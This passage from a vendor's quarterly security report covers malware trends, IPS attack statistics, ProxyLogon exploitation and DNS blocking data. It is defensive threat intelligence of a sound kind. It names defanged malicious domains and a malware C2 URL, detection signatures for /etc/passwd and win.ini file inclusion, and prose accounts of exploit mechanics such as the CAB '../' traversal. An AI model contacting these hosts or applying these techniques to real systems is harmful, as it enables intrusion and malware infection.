In addition to accessing the server, the executable creates a file called GPU.exe in the temp directory, and makes a registry change to run GPU.exe on startup to ensure persistence. We also believe it may try to download the Nibiru ransomware because we found similar commands and registry events with that ransomware. Although the ransomware never activated, we suspect it would have if the conditions were right. You can find more information on the [Nibiru ransomware here](#).

The email in this example probably won't fool too many users, but we do see more sophisticated emails and spear phishing that has fooled users many times. Ensure your users have completed training on how to spot malicious emails and review your security policies to ensure your network firewall and devices scan for malware. When it comes to ransomware, one little slipup could spell disaster if you don't have a recovery plan. Ensure that you have backups and you have tested the backups to ensure they work.

Linux.Ngioweb.B

We looked deeper into the top malware list, beyond the top 10, and found an interesting sample that recently targeted IoT devices, similar to the New Moon sample from last quarter. The first version of this sample targeted [Linux servers running WordPress](#). This sample arrives as an [extended format language \(EFL\)](#) file and contacts the URL [http://94.102.59\[.\]5/SFAL](http://94.102.59[.]5/SFAL) (currently not responding). Another version of this malware turns the IoT devices into a botnet with rotating command and control (C2) servers. [This excellent Netlab 360 analysis](#) eliminates those vulnerabilities and exploits used to gain access to these IoT devices.

- [CVE_2013_3568](#)
- [CVE_2019_8387](#)
- [CVE_2020_14882](#)
- [D-Link Devices - HNAP SOAPAction-Header RCE](#)
- [JAWS DVR RCE](#)
- [NVRmini_cgisys](#)
- [Netgear Voice GW RCE](#)
- [QNAP NAS QPS_SID RCE](#)
- [CVE-2017-10271](#)

As with The Moon, we see increased activity in botnets created from compromised IoT devices. Like any other computer and software, IoT devices will have vulnerabilities. Updating these devices illuminates those vulnerabilities, but many admins and users forget to update their "hardware." We recommend adopting an IoT update schedule that forces you to check your IoT at least once a month to ensure they have the latest firmware. This step alone can protect you from most of the IoT threats we see in the wild. Of course, intrusion prevention services (IPS) can often protect these devices until you update, but only if you enable it.

Network Attack Trends

Intrusion Prevention Service (IPS) is an important layer of security on the Firebox appliances, responsible for blocking network attacks and application exploits that target network-connected services and clients. As is the case in many areas of security, the bulk of attacks are often not new exploits, but instead well-established threats such as buffer overflow attacks or simple access control exploits. That said, this quarter has been very taxing on the security industry due to the SolarWinds attacks of Q4 2020, followed shortly thereafter by the Hafnium-related Microsoft Exchange Server exploits. After the Hafnium-related CVEs were published, we began tracking those particular exploits from the Fireboxes that opted in to sharing threat intelligence with the Firebox Feed. We'll discuss those findings as well as other network attacks throughout this section.

We saw a significant increase in total attack volume this quarter, surpassing the four million mark for the first time since Q1 2018. Last quarter aside (which saw a steep decline), we've generally seen an overall steady increase in network attacks since the 2018 high. During Q1 2021, we recorded a 21% increase in IPS detections compared to the previous quarter for a grand total of 4,223,523 network attacks. This increase happened in spite of a 17.43% decrease in Fireboxes reporting in this quarter. The detections per Firebox rose to 113 per appliance this quarter from 77 in Q4 2020, a 47% increase. Firebox enrollment was down for a second quarter in a row after steadily increasing since Q4 2016. While a sample of telemetry data can paint a clear picture of network attack trends, we welcome WatchGuard customers to share their telemetry data to further our threat intelligence gathering.

There was a minuscule 0.01% decrease in the number of unique network attack during Q1, with 450 unique network attacks identified. Many of the tools or underground exploit kits that malicious hackers have been using remain effective, likely due to lack of patching, resulting in a decreasing need to develop or use new exploits. For instance, even legitimate pentesting tools like Metasploit and Cobalt Strike, both popular network exploit frameworks, have common and familiar exploit libraries that are familiar to attackers too. Some of the old exploits still work fine against the unpatched and are easy to automate. So we suspect a large amount of the top detections, many for old vulnerabilities, come from automated scans using simple tools.

It will be interesting to see how trends continue to evolve as more workers return to in-person offices while at the same time remote-work infrastructure is normalizing. We see from the latest ransomware attack on the Colonial Pipeline that hackers were able to gain access via old VPN credentials that had not been revoked. The knowledge on how to secure company assets and networks are understood, but it is hard to guarantee security in an imperfect world.

Most-Widespread Network Attacks

The most-widespread network attacks represent threats that affect the most individual networks worldwide. In addition, our data includes which countries are most affected by these attacks and shows the distribution between the three global regions. These regions are the Americas (AMER), Asia-Pacific (APAC), and the Europe, the Middle East, Africa (EMEA) region.

Consistent with last quarter, four of the five signatures have held their place in the top 5 most-widespread signatures. The new signature, [1132092](#), is an XML exploit targeting RealNetworks RealPlayer media software. This exploit is discussed further in the Top 10 Network Attacks Review. In addition, three of the five signatures are present in the top 10 network attacks by volume. This is a trend we have seen in prior quarters.

A glance at the top three countries per signature shows a pattern. Brazil, Canada, Italy, Spain, and the USA are seen in some combination of two, per signature. The only country to find itself in the top 3 once is the UK for signature [1133451](#). The only country absent this quarter, but among one of the top 3 countries in Q4 2020, is Germany. Italy was not present in the Q4 2020 report but was present in Q3 2020.

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1132092	FILE Invalid XML Version -2	Brazil 60%	Spain 53.99%	Italy 51.41%	47.06%	42.74%	48.33%
1136841	WEB SQL Injection Attempt -97.2	Brazil 57.93%	Canada 50.87%	USA 48.99%	50.19%	29.40%	48.02%
1059160	WEB SQL injection attempt -33	USA 46.64%	Canada 46.24%	Brazil 43.45%	44.45%	25.54%	30.70%
1054838	WEB Local File Inclusion win.ini -1.u	USA 39.13%	Brazil 38.62%	Canada 37.57%	38.64%	19.49%	13.68%
1133451	WEB Cross-site Scripting -36	Spain 43.73%	UK 27.90%	Italy 27.2%	19.43%	25.65%	23.10%

Figure 6: Most-Widespread Network Attacks Q1 2021

Since Q1 2020, and even in some prior quarters, three countries have consistently found a place in the top 3 of the most widespread detections. Those countries are Canada, the USA, and Spain. It's interesting to note that [English and Spanish](#) are the second and third most popular languages, based on global population. Since attackers look for the best possible return on their attack efforts, perhaps that's why they target languages with the largest populations. Of course, Mandarin Chinese has the highest population of speakers. This hypothesis should suggest China would also be in this list. That said, we do not sell as many Fireboxes in China, which could explain that absence. Theories aside, it is important to note that Brazil, Germany, the UK, and Italy, all have had a consistent presence on this list as well.

To give you a better idea of these countries presence over time, the figure below demonstrates which countries were present in the Top 5 Most-Widespread Attacks for each quarter (green). Red indicates the country was not represented in the Top 5 Most-Widespread Attacks during that quarter.




Figure 7: Countries Present at Least Once in the Most-Widespread Attacks Per Quarter




Figure 8: Quarterly Trends of All IPS Hits

Unique IPS Signatures




Figure 9: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

Have you been reading these Internet Security Reports (ISRs) for the past few years? If so, you may be familiar with some of our regular attack signatures that have maintained their presence in the top 10 attack list. Interestingly, we have two signatures in Q1 2021 that have not appeared on any of our prior lists. One is a buffer overflow attack and the other a web attack.

The new signature 'FILE Invalid XML Version -2' ([1132092](#)) is in the second spot in our top 10 attacks this quarter -- an exploit for a previous vulnerability in RealNetworks' RealPlayer media software. Using specially crafted RMP files that either have an overly long version number in the file name or an overly long XML encoding declaration within the file, an attacker can trigger this buffer overflow vulnerability to execute arbitrary code when a victim opens the RMP file. This vulnerability (assigned [CVE-2013-7260](#)) is very dated. RealPlayer removed support for RMP files way back in 2014 with RealPlayer 17. Furthermore, even though RealPlayer still exists today, it's dropped greatly in popularity. This signature showing up in the Firebox Feed at such high volume is certainly an oddity. We're attributing it to exploit kits and other automated attack toolkits likely including this legacy exploit due to its simplicity in attack.

The other new signature, in seventh place, is 'FILE Microsoft Windows CAB File Parsing Directory Traversal (CVE-2020-1300)' ([1137317](#)). Cabinet files (CABs) are a Microsoft-designed archival format for lossless data compression and embedded digital certificates. In other words, it is used to pack multiple files into one package with metadata and ensure that the data is returned to its original form. As the attack name suggests, this involves a [directory traversal](#) attack via a CAB file. The attack targets a NULL-terminated string field (szName) used to name a CFILE that sits in a CFFOLDER. Replace CFILE with "file" and CFFOLDER with 'folder' and it makes it a bit simpler to picture the structure of the CAB file. There are two paths to initiate the exploitation. One is to trick a user into opening a malicious CAB file. The other, a bit more interesting, is to spoof a network-connected printer and have the user install a printer driver via a malicious CAB file. The Windows Cabinet API handles CAB files. When the API parses the szName field, it expects that

the file path only has a dot-dot-backslash (..) and doesn't account for dot-dot-slash (../). Therefore, if the path leading to the szName begins with a series of '../' then it will write to a random location of the intended target. TrendMicro's Zero Day Initiative has an excellent write-up for this vulnerability, which you can find [here](#).

Microsoft suggests this vulnerability is hard for attackers to exploit. After this vulnerability was submitted by Zhipeng Huo (@R3dF09), Microsoft soon pushed out a patch on June 9th, 2020, for most of their operating system distributions.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	1,071,956
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows, Mac OS	883,542
1049802	Web Attacks	WEB Directory Traversal -4	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	283,702
1133451	Access Control	WEB Cross-site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	228,706
1054837	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	197,684
1133407	Web Attacks	WEB Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	133,371
1137317	Web Attacks	FILE Microsoft Windows CAB File Parsing Directory Traversal (CVE-2020-1300)	Windows	101,946
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	94,774
1136841	Web Attacks	WEB SQL Injection Attempt -97.2	Windows, Linux, FreeBSD, Other Unix	87,672
1055396	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	65,638

Figure 10: Top 10 Network Attacks, Q1 2021

We mentioned at the beginning of this section that many of the attacks that make it into the top 10 list continue to find themselves on it quarter after quarter. The chart below presents a history of the most common signatures since Q1 2018. Additionally, signatures from this quarter are included regardless of their historical presence. See the signature names in the top 10 table above to match the signature number references in the chart's legend.





Figure 11: History of prominent signatures in the top 10 since Q1 2018.

Network Attacks by Region

The shift in attack distribution between the three regions is quite significant this quarter. Total detections for AMER and EMEA regions came within less than half a point of each other. AMER with 48.7% and EMEA with 48.3%. While AMER maintained the lead position that it held all of 2020, it is far less than the usual 21 to 37 points it typically is above EMEA. The APAC region continues to receive, on average, the fewest network attacks per region-- 3% this quarter, far from the usual 11-15%.



Region	% of Detections per Region	Detections per Firebox	Average % per Firebox
AMER	48.7%	1,526	61.4%
EMEA	48.3%	594	23.9%
APAC	3.0%	365	14.7%

Figure 12: Network attacks by region and per Firebox.

The total detections per region figure does not paint a complete picture. Both AMER and EMEA had a near even split in total detections but diverged in average detections per Firebox. AMER on average detected 1,526 attack attempts per Firebox while EMEA detected 594 attacks. This is a 37.5 point difference between the regions. In similar fashion, APAC's total hits percentage did not represent the actual average volume its Fireboxes were detecting, which was 365 detections per Firebox. While APAC had 3% of total detections, the Fireboxes on average detected 14.7% of the total network attacks among the regions. AMER takes on a significant share of the network attacks per Firebox. These statistics should be a good reminder for WatchGuard customers in the AMER region to remain vigilant.

Hafnium and ProxyLogon

Do you keep your Microsoft Exchange Servers regularly patched? Well, if you forgot, the FBI may have your back. The Hafnium zero day Microsoft Exchange exploits were considered so potentially damaging that the FBI took the unprecedented move to actively remove web shells (Justice Department authorized) from some Internet accessible servers that attackers had successfully exploited. Policy debate on the FBI's proactive measures aside, it speaks volumes on how widespread and serious these Hafnium-attributed exploits are. Hafnium is the name designated by Microsoft to identify the hacking group responsible for initially exploiting these Exchange vulnerabilities in the wild, before Microsoft released patches. Microsoft and others have linked this advanced persistent threat (APT) group with the Chinese government, based on the attack methods and procedures used.

We have been tracking the four MS Exchange zero day exploits in our Firebox Feed data since their publication by Microsoft and our release of matching signatures. We looked for IPS detections for [CVE-2021-26855](#), aka ProxyLogon, the server-side request forgery (SSFR) vulnerability that enables the attackers to gain initial access to MS Exchange (also, the only one of the four vulnerabilities that you can exploit over the network. The others are local, and thus not detectable via network IPS). At minimum, the attacker needed to identify the server running MS Exchange and the security identifier (SID) of the users whose mailboxes they intended to target. There are different paths to using the ProxyLogon exploit depending on if there is one or multiple MS Exchange servers present. The other three exploits, [CVE-2021-26857](#), [CVE-2021-26858](#), [CVE-2021-27065](#), have been used in an attack chain, with two of the CVEs moving beyond email exfiltration and pivoting to write files to the server for further exploitation. For more coverage on Hafnium and the four zero day exploits visit the [Microsoft Security Response Center](#) or read the Top Security Incident section later in this report.

Near the end of Q1, the volume of ProxyLogon (CVE-2021-26855) daily attack attempts began to rise on Fireboxes. Attacks per day rose from 41 on March 24th to 719 on March 31st. Publication of the exploits and subsequent documentation lured attackers other than the Hafnium group to begin using these exploits. In some cases, malicious actors have used the exploit to install cryptomining software on unpatched servers.




Figure 13: Total daily ProxyLogon attacks seen across telemetry-enrolled Fireboxes

Network Attack Conclusion

While we saw minor changes to the top network attack list, and a continued attack-volume increase quarter over quarter, the most significant change was the increase in network attacks per Firebox. Our total network attacks increased even though there was a 17.43% decrease in Firebox enrollment. That resulted in a 47% increase in attacks per Firebox. The magnitude of attacks on our customers is unrelenting. A good reminder for WatchGuard that we need to practice constant vigilance and continuous improvement to keep our protections effective, but also a reminder to you to use IPS if you don't already on your Firebox.



DNS Analysis

Q1 2021 was a big quarter for DNSWatch for volume of blocked domains. With a total of 5,013,654 blocked connections, we saw a huge increase in malicious domains from Q4 2020. Though we made no specific changes to DNSWatch that would have caused an increase in alerts, we suspect the increase may be related to the impact of higher profile security breaches, schools and colleges returning to in-person classes, and employees' return to offices from pandemic lockdowns. In this section, we'll review the top malicious domains found hosting malware, phishing attacks, or involved in compromised websites.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. [www\[.\]site\[.\]com](#)), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Top Compromised Domains

Compromised domains are ones that typically host legitimate content but have suffered some sort of breach or attack (often due to a [web application vulnerability](#)) that allowed threat actors to add malicious content to them, or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once cleaned of the malicious content. Below are some examples of interest from top compromised domains during the quarter.

Hostingcloud[.]racing

This domain is listed on the NIST vulnerability list. DNSWatch originally added this domain in September 2020 after we found it hosting a cryptomining dropper. In recent months, the domains we have seen alerts for only show nginx default pages.

21twelveinteractive[.]com

Based out of India, this website hosts the GuLoader dropper. [GuLoader](#) is a Visual Basic 6 program that enables attackers to install various forms of malware. In this case, the domain only hosts the dropper and none of the malware. We have it blocked specifically for this reason.

My[.]express-mailing[.]com

We found this domain associated with spam emails that send generic urls to adult websites, which are often difficult to trace. Express-mailing is a marketing website based out of France that sends many of those spam emails and adult website messages. When going to the site it redirects to a Facebook sign in and targets users for the spam adverts. While more of an annoyance than malicious content, domains like this can easily become malicious.

Compromised	
Domain	Hits
www[.]hostingcloud[.]racing*	42,689
0[.]nextyourcontent[.]com	5,209
www[.]sharebutton[.]co	5,090
differentia[.]ru	4,704
disorderstatus[.]ru	2,428
found[.]ee	2,225
21twelveinteractive[.]com*	1,266
my[.]express-mailing[.]com*	923
ssp[.]adriver[.]ru	706

* Denotes the domain has never been in the top 10

Top Malware Domains

Malware domains are ones that host malware distribution sites or infrastructure or the command and control (C2) infrastructure needed for threat actors to manage their malware.

Greengrime[.]top

This is a domain that DNSWatch has been tracking for a few years now. The domain has hosted Cerberus Banking Dropper, which was prolific in 2019-20 when it propagated by using the Google Play store. While many C2 servers were shut down, this one seems to have been reactivated and is showing itself to beacon once again.

T[.]zz3r0[.]com

Cryptomining malware is becoming a larger service than ever before, thanks in part to the rising price of cryptocurrency paired with how easy it is to siphon off an unknowing victim's resources. This domain is part of the C2 and distribution infrastructure for the LemonDuck cryptominer. While seemingly shutdown in 2020, it appears that existing infections are still actively beaconing.

Top Phishing Domains

As the name suggests, phishing domains are ones masquerading as some legitimate domain, typically in order to trick users into sharing credentials and other personal and sensitive information.

Abbyyihq-my[.]sharepoint[.]com

Phishing domains come in all shapes and sizes. In the case of Abbyyihq, the domain was hosting a fake shipping invoice. This is nothing new as attackers continue to tempt users with these styles of attack. This particular phish follows the trend of adversaries abusing Cloud-hosting services like SharePoint to piggyback off of their reputation and evade some security services.

citi-retail-list-file[.]firebaseapp[.]com

This domain appears to be associated with phishing attacks against CitiBank users, though currently the root URL hosts an administrative portal. Google Firebase is another common hosting provider for phishing activity because it is easy for adversaries to quickly create new subdomains as their campaigns are identified and shut down.

Malware	
Domain	Hits
newage[.]newminer-sage[.]com	58,239
newage[.]radnewage[.]com	57,492
hrtests[.]ru	38,705
profetest[.]ru	33,394
bellsyscdn[.]com	31,984
groundgirl[.]xyz	16,291
testpsy[.]ru	14,032
greengrime[.]top*	13,318
t[.]zz3r0[.]com*	7,679
pstests[.]ru	4,764

* Denotes the domain has never been in the top 10

Phishing	
Domain	Hits
abbyyihq-my[.]sharepoint[.]com*	20429
